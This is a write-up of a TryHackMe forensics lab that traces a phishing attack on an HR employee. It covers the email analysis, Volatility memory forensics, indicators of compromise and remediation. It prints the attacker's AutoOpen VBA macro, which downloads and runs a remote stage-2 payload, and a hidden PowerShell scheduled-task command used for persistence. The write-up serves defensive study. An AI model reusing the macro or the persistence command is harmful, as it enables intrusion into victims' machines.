

Introduction




Hello everyone, the boogeyman is back and stronger (pressumably) than before. In this lab a member of Human Resource team (Maxine) was attacked via phishing email attachment, which at first looked like normal word application form for one of the opened positions in the company, but the resume was malicious and compromised her workstation.

Investigation of phishing mail

The whole attack started by opening a malicious attachment in the phishing mail. Target of the attack was a HR employee for the company Quick Logistics LLC. The sender impersonated job applicant for IT position.





These are the artefacts we obtained for our current digital forensics investigation.

Resume.eml – is a copy of displayed email

WKSTN – 2961.raw – image copy of the compromised workstation's memory

After accessing the email, under normal circumstances we would look into the section View Source mail to see the details and signatures etc..., but on Linux we have used the command:
less 'Resume...eml' - which allowed us to divide the email into a few pages which we could go through my pressing space (backwards – b)

```
From: "westaylor23@outlook.com" <westaylor23@outlook.com>
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"
        <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Thread-Topic: Resume - Application for Junior IT Analyst Role
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==
Date: Sun, 20 Aug 2023 18:19:20 +0000
```

```
--_004_JH0PR03MB78541136716E68374440129EA119AJH0PR03MB7854apcp_
Content-Type: application/msword; name="Resume_WesleyTaylor.doc"
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
        creation-date="Sun, 20 Aug 2023 18:19:13 GMT";
        modification-date="Sun, 20 Aug 2023 18:19:20 GMT"
Content-Transfer-Encoding: base64
```

Sender: **westaylor23@outlook.com**

Recipient: **maxine.beck@quicklogisticsorg.onmicrosoft.com**

Timestamp: **20/08/2023 18:19:20**

Malicious attachment: **Resume_WesleyTaylor.doc**


Hash MD5 of the file: **52c4384a0b9e248b95804352ebec6c5b**

Hash SHA256 of the file:
4db25ee3c46be38aa219fe2192711af65d55d5d7e25a889bb9990beb19f9b8b0

We extracted the hash from the file in safe environment on our virtual machine by downloading it and then turning it into hash by command:

sha256sum Resume_WesleyTaylor.doc

We immediately put it into Virus total (online cybersecurity platform used to analyze suspicious files, URLs etc...), which confirmed that this file was indeed malicious.



https://www.virustotal.com/gui/file/4db25ee3c46be38aa219fe2192711af65d55d5d7e25a889bb9990beb19f9b8b0

Now we head straight into using olevba tool, which helps us analyse and extract VBA macros from this document.

```
ubuntu@tryhackme:~/Desktop$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Resume_WesleyTaylor.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png"
```

This document was filled with macros which after opening it downloaded stage 2 payload from the website:
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

We can also notice that the file was saved as update.js and was later executed by command:

wscript.exe C:\ProgramData\update.js

```
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png"
, False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
```

For the next part we were advised to find PID (Process ID) that executed the stage 2 payload. We used the recommended command to list available plugins:

vol -f WKSTN-2961.raw -h

We will use plugins for the Windows otherwise there won't be any outcome, because the RAM dump is from Windows machine (exe files, Shell, Word document, C:\ProgramData folder), because Linux plugins didn't work and it has characteristics of Windows machine.

Command to list all process is : **vol -f WKSTN-2961.raw windows.pstree.PsTree**

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree.PsTree
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
```

```
1 14:12:34.000000       2023-08-21 14:12:45.000000
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-2
1 14:12:47.000000       N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-2
```

The PID of wscript.exe is 4260 and its PPID is 1124. (PPID is Parent PID – basically parent/root of the process). For better correlation I decided to trace the whole thing.

For better orientation I put the process tree into text file so I could use grep. It is always better to realize how the attack chain went so it won't get messy.

Here is the basic process tree:

explorer.exe (PID: 596, PPID: 3948)
- outlook.exe (PID: 1440, PPID: 596)
  - winword.exe (PID: 1124, PPID: 1440)
    - wscript.exe (PID: 4260, PPID: 1124)
      - updater.exe (PID: 6216, PPID: 4260)
        - conhost.exe (PID: 4464, PPID: 6216)

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree.PsTree > test.txt
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'   WKSTN-2961.raw   test.txt
ubuntu@tryhackme:~/Desktop/Artefacts$ test.txt | grep '1124'
test.txt: command not found
ubuntu@tryhackme:~/Desktop/Artefacts$ cat test.txt | grep '1124'
**** 1124       1440    WINWORD.EXE     0xe58f81150080  18      -       3       False   2023-08-2
1 14:12:31.000000       N/A
***** 4336      1124    WINWORD.EXE     0xe58f87547080  0       -       3       False   2023-08-2
1 14:12:34.000000       2023-08-21 14:12:45.000000
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-2
1 14:12:47.000000       N/A
```

```
ubuntu@tryhackme:~/Desktop/Artefacts$ cat test.txt | grep '1440'
*** 1440        596     OUTLOOK.EXE     0xe58f87c8a080  22      -       3       False   2023-08-2
1 14:09:04.000000       N/A
**** 1124       1440    WINWORD.EXE     0xe58f81150080  18      -       3       False   2023-08-2
1 14:12:31.000000       N/A
```

```
ubuntu@tryhackme:~/Desktop/Artefacts$ cat test.txt | grep '596'
** 596  3948    explorer.exe    0xe58f87e31080  46      -       3       False   2023-08-21 14:06:
34.000000       N/A
```

```
ubuntu@tryhackme:~/Desktop/Artefacts$ cat test.txt | grep '6216'
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000 N
/A
******* 4464    6216    conhost.exe     0xe58f84bd1080  5       -       3       False   2023-08-21 14:14:03.000000 N
/A
```

Pictures are not in chronological order (they serve only as an example) (+ conhost.exe is legitimate process which basically handles input and output of data in the background(when for example working with cmd.exe or powershell.exe), because updater.exe was built as a console application therefore Windows automatically generated conhost.exe for the text operations)

After a slight confusion with names of the file, which made me try getting strings from the file, which somehow didn't work, because of the installed version of volatility.

But even though we got sidetracked, we still extracted the strings later used to find out the URL used for downloading the program for establishing C2 connection:

```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw > strings.txt
```

https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

```
ubuntu@tryhackme:~/Desktop/Artefacts$ cat strings.txt | grep "https://files"
https://files.boogeymanisba
https://files.boogeymanisbac
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.cat
https://files.boogeymanisba
```

It was still from the same domain, but binary and not png file.

Process called updater.exe established C2 connection to the attacker's server and was located hiding in the folder: **C:\Windows\Tasks\updater.exe**

```
updater.exe
updater.exe
updater.exe
updater.exe
C:\Windows\Tasks\updater.exe
"C:\Windows\Tasks\updater.exe"
updater.exe
updater.exe
updater.exe
C:\Windows\Tasks\updater.exe
"C:\Windows\Tasks\updater.exe"
Host Application: C:\Windows\Tasks\updater.exe
C:\Windows\Tasks\updater.exe
\x_exe_path{f38bf404-1d43-42f2-9305-67de0b28fc23}\tasks\updater.exee
[{"application":"{F38BF404-1D43-42F2-9305-67DE0B28FC23}\\Tasks\\updater.exe","platform":"x_exe_path"},{"application
:"{F38BF404-1D43-42F2-9305-67DE0B28FC23}\\Tasks\\updater.exe","platform":"packageId"},{"application":"","platform":
alternateId"}]
\[{"application":"{F38BF404-1D43-42F2-9305-67DE0B28FC23}\\Tasks\\updater.exe","platform":"x_exe_path"},{"applicatio
":"{F38BF404-1D43-42F2-9305-67DE0B28FC23}\\Tasks\\updater.exe","platform":"packageId"},{"application":"","platform"
"alternateId"}]uJfqjmwnYeREVyPcRoOg2GTqXPtF4OkmRvqjg+jzC0g=ECB32AF3-1440-4086-94E3-5311F97F89C4
+{"displayText":"updater.exe","activationUri":"ms-shellactivity:","appDisplayName":"updater.exe","backgroundColor":
black"}
C:\Windows\Tasks\updater.exe
updater.exe
updater.exe
```

What is the IP address and port of the C2 connection initiated by the malicious binary?

To answer this question we had to use command:
vol -f WKSTN-2961.raw windows.netscan.NetScan


```
0xe58f86ba7bf0  TCPv4   10.10.49.181    63242   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
0xe58f86bf2820  TCPv4   10.10.49.181    63243   20.189.173.10   443     CLOSED  1124    WINWORD.EXE     2023-08-21 14:12:39.000000
0xe58f8741ebf0  TCPv4   10.10.49.181    63348   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:16:05.000000
0xe58f874eabf0  TCPv4   10.10.49.181    63286   20.54.36.229    443     ESTABLISHED     420     svchost.exe     2023-08-21 14:14:07.000000
0xe58f87603990  TCPv4   10.10.49.181    3389    10.4.29.242     63005   ESTABLISHED     388     svchost.exe     2023-08-21 14:06:14.000000
0xe58f87604010  TCPv4   10.10.49.181    63218   20.42.65.88     443     CLOSED  1440    OUTLOOK.EXE     2023-08-21 14:09:12.000000
0xe58f8760dbf0  TCPv4   10.10.49.181    63298   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:24.000000
0xe58f8789f010  TCPv4   10.10.49.181    63305   20.42.65.88     443     ESTABLISHED     1440    OUTLOOK.EXE     2023-08-21 14:14:35.000000
0xe58f8797fc40  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980180  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980180  UDPv6   ::      0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980570  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f87980570  UDPv6   ::      0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
```

IP address + port of the C2 server is: **128.199.95.189:8080**

Victim's IP address + port is: **10.10.49.181:63295**


We could also locate full path of the malicious email attachment based on the volatile memory raw image thanks to the string file we have made. Strings gave us one option, which was basically from the outlook.exe process and only gave us the email not the attachment, but the correct one containing the word document, was to be found in cmdline plugin:

vol -f WKSTN-2961.raw windows.cmdline.CmdLine



After establishing the C2 callback the attacker implanted a scheduled task to set foothold in the victim's workstation (Persistence Access) and the command was:

To be able to find the scheduled task we had to at first identify typical keywords for even finding the correct information:
- schtasks.exe , /tn , /sc , "WindowsUpdate"



The full command for establishing persistence is:

schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"'

Indicators of Compromise (IoCs)

Network indicators

Indicator	Type	Description
files.boogeymanisback.lol	Domain	Primary malicious domain registered by the attacker
westaylor23@outlook.com	Email address	Malicious email address of the attacker impersonating job applicant

Host indicators

Indicator	Type	Description
Resume_WesleyTaylor	Document	Word document filled with malicious macros (“stage 1 payload“)
wscript.exe	Binary	Process which executed the newly downloaded stage 2 payload – update.js
update.js	Filename	Malicious stage 2 payload
updater.exe	Binary	Malicious process used to establish the C2 connection
schtasks.exe	Binary	Normal process, but this time used by the attacker to establish persistence

Solution

1) **Isolate Host:** Immediately isolate the endpoint associated with user maxine.beck from the network to prevent further lateral movement.
2) **Check other department workstations:** Also scan other HR devices for potential similar attacks (in this case it's spearphishing targeting one person, but you never know!)
3) **Block the domain and IP address connected to C2 server:** By creating a rule that will apply to all devices connected to company's network we can cut the attacker out.
4) **Strenghten policies:** Create a policy based on only opening and dealing with .pdf files (only resumes in pdf files) as for employees so for applicants.
5) **After gaining the evidence (which we have already done – RAM image):** A full wipe and re-image of the Workstation so it can destroy and possible malware/scheduled tasks or backdoors left by the attacker left.